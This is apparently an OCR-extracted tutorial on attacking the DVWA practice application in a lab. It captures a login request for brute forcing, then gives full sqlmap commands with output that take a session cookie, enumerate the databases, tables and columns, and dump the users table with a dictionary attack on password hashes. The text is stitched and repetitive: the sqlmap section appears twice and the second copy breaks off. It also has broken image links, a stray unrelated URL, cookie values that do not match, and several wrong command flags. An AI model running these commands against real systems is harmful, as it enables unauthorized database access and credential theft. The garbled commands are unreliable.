http://192.168.100.1:8080/wavsep/active/SQL-Injection/SInjection-Detection-Evaluation-GET-500Error/Case05-...  URL SQL In
```

Done | HTTP Thread: 0

Done | HTTP Thread: 0

Brute Force


First, input any username and password which are wrong, here we input 123 and 456:



Username: 123

Password: ***

submit it and switch to the "Resend" tab.



WebCruiser - Web Vulnerability Scanner Enterprise Edition
File Tools View Configuration Help
Browser Scanner SQL XSS Resend Bruter Cookie Report Setting Scan Site Scan URL
URL: http://127.0.0.1/dvwa/login.php
GET
WebBrowser
VulnerabilityScanner
POC(Proof Of Concept)
SQL Injection
Cross Site Scripting
AdministrationEntrance
SystemTool
ResendTool
BruterTool
CookieTool
WebBrowser
Resend
Request
Response
Resend
Bruter

Method	URL
POST	http://127.0.0.1/dvwa
GET	http://127.0.0.1/dvwa
GET	http://192.168.106.46/
GET	http://192.168.106.46/
GET	http://192.168.106.46/

URL: http://127.0.0.1/dvwa/login.php

```
Content-Type: application/x-www-form-urlencoded
Cookie: security=low; PHPSESSID=[illegible]
```

```
username=123&password=456&Login=Login
```




Automate SQL Injection using sqlmap (data retrieval)

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

-u URL, --url=URL	Target url
--cookie-urlencode	URL Encode generated cookie injections
--dump	Dump DBMS database table entries
-D DB	DBMS database to enumerate
-T TBL	DBMS database table to enumerate
-U USER	DBMS user to enumerate

Take the cookie using the temper data plugin




19:03:...	24 ms	141 ms	4388	GET	200	text/html	http://...	LOAD_DOCUME...
19:03:...	0 ms	0 ms	unkno...	GET	pending	unknown	http://...	LOAD_N...
19:03:...	0 ms	0 ms	unkno...	GET	pending	unknown	http://...	LOAD_N...

Request Header ...	Request Header Value
Host	192.168.1.4
User-Agent	Mozilla/5.0 (X11; Linux i686; rv:...
Accept	text/html,application/xhtml+xm...
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate
Referer	http://192.168.1.4/vulnerabilities...
Cookie	PHPSESSID=bodgea7g3fge1f8pr...
Connection	keep-alive

Response Heade...	Response Header Value
Status	OK - 200
Date	Sat, 17 Aug 2013 21:51:02 GMT
Server	Apache/2.2.14 (Unix) DAV/2 mo...
X-Powered-By	PHP/5.3.1
Expires	Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control	no-cache, must-revalidate
Pragma	no-cache
Content-Length	4388
Keep-Alive	timeout=5, max=100
Connection	Keep-Alive
Content-Type	text/html;charset=utf-8

Take the url of the website




```
192.168.1.4/vulnerabilities/sqli/?id=1&Submit=Submit#
```

Go application, backtrack, exploitation tools, web exploitation tools, sqlmap


Write the command

```
# python sqlmap.py –u 'url' –cookie 'cookie' --dbs
```




```
root@bt:/pentest/database/sqlmap# python sqlmap.py -u 'http://192.168.1.4/vulner
abilities/sqli/?id=1&Submit=Submit#' --cookie 'PHPSESSID=bodqea7g3fge1f8pr4vo5j1
vg1; security=low' --dbs
```

We will get all the databases




```
[19:05:01] [INFO] the back-end DBMS is MySQL

web application technology: PHP 5.3.1, Apache 2.2.14
back-end DBMS: MySQL 5.0
[19:05:01] [INFO] fetching database names
available databases [6]:
[*] cdcol
[*] dvwa
[*] information_schema
[*] mysql
[*] phpmyadmin
[*] test

[19:05:01] [INFO] fetched data logged to text files under '/pentest/database/
map/output/192.168.1.4'

[*] shutting down at 19:05:01
```

Change the command to put the data base name and show the tables in that database




```
root@bt:/pentest/database/sqlmap# python sqlmap.py -u 'http://192.168.1.4/vulner
abilities/sqli/?id=1&Submit=Submit#' --cookie 'PHPSESSID=bodqea7g3fge1f8pr4vo5j1
vg1; security=low' -D dvwa --table
```

Change the command to put the data base name and table name and to show the users in that database




```
root@bt:/pentest/database/sqlmap# python sqlmap.py -u 'http://192.168.1.4/vulner
abilities/sqli/?id=1&Submit=Submit#' --cookie 'PHPSESSID=bodqea7g3fge1f8pr4vo5j1
vq1; security=low' -T users --columns
```

Put the command to show all users information



```
+------------+-------------+
| Column     | Type        |
+------------+-------------+
| avatar     | varchar(70) |
| first_name | varchar(15) |
| last_name  | varchar(15) |
| password   | varchar(32) |
| user       | varchar(15) |
| user_id    | int(6)      |
+------------+-------------+

[19:05:52] [INFO] fetched data logged to text files under '/pentest/database/sql
map/output/192.168.1.4'

[*] shutting down at 19:05:52

root@bt:/pentest/database/sqlmap# python sqlmap.py -u 'http://192.168.1.4/vulner
abilities/sqli/?id=1&Submit=Submit#' --cookie 'PHPSESSID=bodqea7g3fge1f8pr4vo5j1
vq1; security=low' -U avatar --dump
```

It will ask if he has to do dictionary attack, answer yes




Automate SQL Injection using sqlmap | data retrieval |

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

-u URL, --url=URL	Target url
--cookie-urlencode	URL Encode generated cookie injections
--dump	Dump DBMS database table entries
-D DB	DBMS database to enumerate
-T TBL	DBMS database table to enumerate
-U USER	DBMS user to enumerate

Take the cookie using the temper data plugin




19:03:...	24 ms	141 ms	4388	GET	200	text/html	http://...	LOAD_DOCUME...
19:03:...	0 ms	0 ms	unkno...	GET	pending	unknown	http://...	LOAD_N...
19:03:...	0 ms	0 ms	unkno...	GET	pending	unknown	http://...	LOAD_N...

Request Header ...	Request Header Value
Host	192.168.1.4
User-Agent	Mozilla/5.0 (X11; Linux i686; rv:...
Accept	text/html,application/xhtml+xm...
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate
Referer	http://192.168.1.4/vulnerabilities...
Cookie	PHPSESSID=bodqna7g3fge1f8pr...
Connection	keep-alive

Response Heade...	Response Header Value
Status	OK - 200
Date	Sat, 17 Aug 2013 21:51:02 GMT
Server	Apache/2.2.14 (Unix) DAV/2 mo...
X-Powered-By	PHP/5.3.1
Expires	Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control	no-cache, must-revalidate
Pragma	no-cache
Content-Length	4388
Keep-Alive	timeout=5, max=100
Connection	Keep-Alive
Content-Type	text/html;charset=utf-8

Take the url of the website




192.168.1.4/vulnerabilities/sqli/?id=1&Submit=Submit#

Go application, backtrack, exploitation tools, web exploitation tools, sqlmap


Write the command

# python sqlmap.py –u 'url' –cookie 'cookie' --dbs




```
root@bt:/pentest/database/sqlmap# python sqlmap.py -u 'http://192.168.1.4/vulner
abilities/sqli/?id=1&Submit=Submit#' --cookie 'PHPSESSID=bodqea7g3fge1f8pr4vo5j1
vg1; security=low' --dbs
```

We will get all the databases




```
[19:05:01] [INFO] the back-end DBMS is MySQL

web application technology: PHP 5.3.1, Apache 2.2.14
back-end DBMS: MySQL 5.0
[19:05:01] [INFO] fetching database names
available databases [6]:
[*] cdcol
[*] dvwa
[*] information_schema
[*] mysql
[*] phpmyadmin
[*] test

[19:05:01] [INFO] fetched data logged to text files under '/pentest/database/
map/output/192.168.1.4'

[*] shutting down at 19:05:01
```

Change the command to put the data base name and show the tables in that database




```
root@bt:/pentest/database/sqlmap# python sqlmap.py -u 'http://192.168.1.4/vulner
abilities/sqli/?id=1&Submit=Submit#' --cookie 'PHPSESSID=bodqea7g3fge1f8pr4vo5j1
vg1; security=low' -D dvwa --tabl
```

Change the command to put the data base name and table name and to show the users in that database



